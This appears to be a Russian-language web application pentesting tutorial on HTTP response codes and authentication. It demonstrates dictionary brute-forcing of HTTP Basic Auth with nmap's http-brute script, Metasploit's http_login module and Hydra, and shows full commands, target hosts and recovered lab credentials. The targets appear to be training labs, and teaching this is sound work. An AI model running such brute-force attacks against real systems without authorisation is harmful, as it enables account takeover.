


Web Application Pentesting

HTTP коды ответа

- **1xx** – Информационные
- **2xx** – Успешные запросы (Например **200** OK)
- **3xx** – Перенаправления (Например **302**)
- **4xx** – Ошибки клиентских запросов (Например **401** Unauthorized)
- **5xx** – Ошибки на стороне сервера



Аутентификация в HTTP

- **Basic Auth**(Базовая Аутентификация)
- **Digest Auth**(Цифровая Аутентификация)



The screenshot shows a standard web browser authentication dialog box titled "Authentication Required". It contains the following elements:

- A question mark icon in a circle.
- Text: "Enter username and password for 'Twitter API' at <http://twitter.com>".
- Label: "User Name:" followed by a text input field.
- Label: "Password:" followed by a password input field.
- A checkbox at the bottom with the text: "Use Password Manager to remember this password."

Атаки на HTTP аутентификацию с помощью Nmap и Metasploit

- Базовая аутентификация никогда не блокирует запрашиваемый ресурс после множественных попыток перебора
- Идеально подходит для перебора пароля по словарю

HTTP Basic Auth BruteForce c Nmap

```
[~^D*rk_Node^~] [Web.Application.Pentesting] [ ~ ]
➔ nmap -p 80 --script http-brute --script-args 'http-brute.hostname=pentesteracademylab.appspot.com,http-brute.method=POST,http-brute.path=/lab/webapp/basicauth,passdb=./pass.txt,userdb=./users.txt' -v pentesteracademylab.appspot.com -n

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-31 20:55 MSK
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Initiating Ping Scan at 20:55
Scanning pentesteracademylab.appspot.com (172.217.20.177) [4 ports]
Completed Ping Scan at 20:55, 0.03s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:55
Scanning pentesteracademylab.appspot.com (172.217.20.177) [1 port]
Discovered open port 80/tcp on 172.217.20.177
Completed SYN Stealth Scan at 20:55, 0.05s elapsed (1 total ports)
NSE: Script scanning 172.217.20.177.
Initiating NSE at 20:55
Completed NSE at 20:55, 9.35s elapsed
Nmap scan report for pentesteracademylab.appspot.com (172.217.20.177)
Host is up (0.028s latency).
Other addresses for pentesteracademylab.appspot.com (not scanned): 2a00:1450:401b:802::2011
PORT      STATE SERVICE
80/tcp    open  http
| http-brute:
|   Accounts:
|     admin:aadd - Valid credentials
|_ Statistics: Performed 275 guesses in 9 seconds, average tps: 30.6

NSE: Script Post-scanning.
Initiating NSE at 20:55
Completed NSE at 20:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 9.76 seconds
Raw packets sent: 5 (196B) | Rcvd: 3 (116B)
[~^D*rk_Node^~] [Web.Application.Pentesting] [ ~ ]
➔ █
```

HTTP Basic Auth BruteForce c Metasploit

```
msf auxiliary(http_login) > show options
```

Module options (auxiliary/scanner/http/http_login):

Name	Current Setting	Required	Description
AUTH_URI	/	no	The URI to authenticate against (default:auto)
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASS_FILE	/root/passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
REQUESTTYPE	GET	no	Use HTTP-GET or HTTP-PUT for Digest-Auth, PROPFIND for WebDAV (default:GET)
RHOSTS	62.182.50.166	yes	The target address range or CIDR identifier
RPORT	1338	yes	The target port
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/root/users_codeby.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

```
msf auxiliary(http_login) > exploit
```

```
[*] Attempting to login to http://:1338/ (62.182.50.166)
[-] HTTP - Failed: 'CodeBy:13371337'
[-] HTTP - Failed: 'CodeBy:13381338'
[+] HTTP - Success: 'CodeBy:13371338!'
[*] Error: 62.182.50.166: Errno:EISDIR Is a directory @ io_fillbuf - fd:15 /root
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_login) > █
```


HTTP Basic Auth BruteForce c Hydra

```
[~^D*rk_Node^~] [Web.Application.Pentesting] [ ~ ]
⇒ hydra -l admin -P pass.txt pentesteracademylab.appspot.com http-post /lab/webapp/basicauth
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-12-31 22:58:10
[DATA] max 16 tasks per 1 server, overall 64 tasks, 243 login tries (l:1/p:243), ~0 tries per task
[DATA] attacking service http-post on port 80
[80][http-post] host: pentesteracademylab.appspot.com login: admin password: aadd
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-12-31 22:58:13
[~^D*rk_Node^~] [Web.Application.Pentesting] [ ~ ]
```